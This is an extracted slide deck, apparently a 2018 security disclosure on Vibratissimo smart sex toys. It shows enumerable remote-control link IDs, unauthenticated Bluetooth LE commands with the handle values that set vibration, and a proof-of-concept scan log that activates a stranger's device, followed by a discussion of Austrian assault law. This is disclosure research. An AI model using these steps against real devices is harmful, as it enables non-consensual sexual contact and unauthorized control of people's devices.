
© iStock 653836730

Remote Pleasure v1.0




Missing Authentication in Remote Control

- Remote Control via Link
 - SMS
 - E-Mail
- No extra confirmation needed



Missing Authentication in Remote Control

<https://vibratissimo.com/quickControl.php?id=65535>



Missing Authentication in Remote Control

- Quick control ID is a global counter again...
- Can be easily “attacked”:
 1. Download App
 2. Create your own quick control link
 3. Decrement the ID and pleasure a random stranger on the internet
 4. ???
 5. Profit!

Critical Vulnerabilities in Vibratissimo Smart Sex Toys

Title: Critical Vulnerabilities in Smart Sex Toys | Responsible: W. Schober | Version / Date: V1.0/2018-02 | Confidentiality Class: public
© 2018 SEC Consult | All rights reserved

Misc.

Cross-Site-Scripting

HTTPS WHO?

Outdated Software

Transportlayer



Bluetooth LE

- Bluetooth LE
- Bluetooth LE Security Basics
- Authentication/Encryption

Bluetooth LE

- Works basically like a Web API

Handles	Service > Characteristics	Properties	Data
0001 -> 0007 0003 0005 0007	Generic Access (00001800-0000-1000-8000-00805f9b34fb) Device Name (00002a00-0000-1000-8000-00805f9b34fb) Appearance (00002a01-0000-1000-8000-00805f9b34fb) Peripheral Preferred Connection Parameters (00002a04-0000-1000-8000-00805f9b34fb)	READ WRITE READ READ	u'sectest' '4\x12' Connection Interval: 16 -> 32 Slave Latency: 0 Connection Supervision Timeout Multiplier: 400
0008 -> 000b 000a	Generic Attribute (00001801-0000-1000-8000-00805f9b34fb) Service Changed (00002a05-0000-1000-8000-00805f9b34fb)	INDICATE	
000c -> 000f 000e	Battery Service (0000180f-0000-1000-8000-00805f9b34fb) Battery Level (00002a19-0000-1000-8000-00805f9b34fb)	NOTIFY READ	u'@'
0010 -> 001c 0012 0014 0016 0018 001a 001c	Device Information (0000180a-0000-1000-8000-00805f9b34fb) Manufacturer Name String (00002a29-0000-1000-8000-00805f9b34fb) Model Number String (00002a24-0000-1000-8000-00805f9b34fb) Serial Number String (00002a25-0000-1000-8000-00805f9b34fb) Hardware Revision String (00002a27-0000-1000-8000-00805f9b34fb) Firmware Revision String (00002a26-0000-1000-8000-00805f9b34fb) System ID (00002a23-0000-1000-8000-00805f9b34fb)	READ READ READ READ READ READ	u'Amor AG' u'PANTY' u'CF:DF:7A:DC:30:F7' u'V2.0' u'V0.98.3p' '\\x01\x00\x00\x00\x01\x00\x00'
001d -> ffff 001f 0022 0025 0027	00001523-1212-efde-1523-785feabcd123 00001524-1212-efde-1523-785feabcd123 00001525-1212-efde-1523-785feabcd123 00001526-1212-efde-1523-785feabcd123 00001527-1212-efde-1523-785feabcd123	NOTIFY READ WRITE NOTIFY READ READ WRITE NOTIFY READ	'\x00\x80' '\x01' '\x00\x00\x80\x07\xde' '\x00'


Bluetooth LE Security Basics

- AES-CCM (Counter CBC with Mac)
 - Considered secure
- Security depends on Key Exchange
- Key Exchange is defined as „Pairing Method“
- Only one device can connect at a time”


Bluetooth LE Pairing

- No Pairing
- Just Works TM
- Out of Band (OOB) Pairing
- Passkey
- Numeric Comparison

Numeric comparison



Passkey



Out of band Pairing (OOB)



- As the name already suggests... it just works!
- TK is set to 0.
- STK can be bruteforced with ease
- offers no way of verifying the devices taking part → no MitM protection

Bluetooth LE Pairing

- No Pairing
- Just Works TM
- Out of Band (OOB) Pairing
- Passkey
- Numeric Comparison


Bluetooth LE Pairing

- **No Pairing**
- Just Works TM
- Out of Band (OOB) Pairing
- Passkey
- Numeric Comparison


Unauthenticated Bluetooth LE Connections

- Android/iOS App just throws commands into the air
- If a device is nearby it starts to vibrate
- Easily exploitable:
 - Sniff real traffic
 - Repeat traffic

Bluefruit LE Sniffer




Bluetooth Protocol Reversing



Bluetooth Protocol Reversing

- Handle 0x001f → 0x03 (Init packet)
- handle 0x0025 → 0x00 – 0xff (Vibration intensity)



Time for War-dildoing!

```
bluetooth/poc →sudo python ./poc.py
[*]Discovered device 54:e6:63:2b:71:4a
[*]Discovered device 43:0c:05:35:21:d6
[*]Discovered device cf:df:7a:dc:30:f7
[*]Discovered device 5a:d9:41:13:eb:4f
[*]Discovered device 0e:8f:ed:8b:51:f8
[*]Check if vulnerable sex toy: 0e:8f:ed:8b:51:f8
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 43:0c:05:35:21:d6
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 54:e6:63:2b:71:4a
[-]Device not vulnerable
[*]Check if vulnerable sex toy: 5a:d9:41:13:eb:4f
[-]Device not vulnerable
[*]Check if vulnerable sex toy: cf:df:7a:dc:30:f7
[+]Vulnerable Device found!
[*]Detailed information
Device cf:df:7a:dc:30:f7 (random), RSSI=-47 dB
  Complete 128b Services = 23d1bcea5f782315deef121223150000
  Complete Local Name = sectest
  Complete 16b Services = 0f180a18
  Flags = 05
[*]Turning on plastic dong to 100%...
```

Law and Order!

Remote Pleasure == Rape?


Scenario: Evil attacker starts wardilddoing script in Vienna U-Bahn.

Austrian Law

- §201 (Vergewaltigung)/§202 (Nötigung)
 - Gewalt
 - Drohung
 - Freiheitsentzug
- §218 ("Po-Grapsch Paragraph")
 - Ungewollte geschlechtliche Handlung mittels Gegenstand




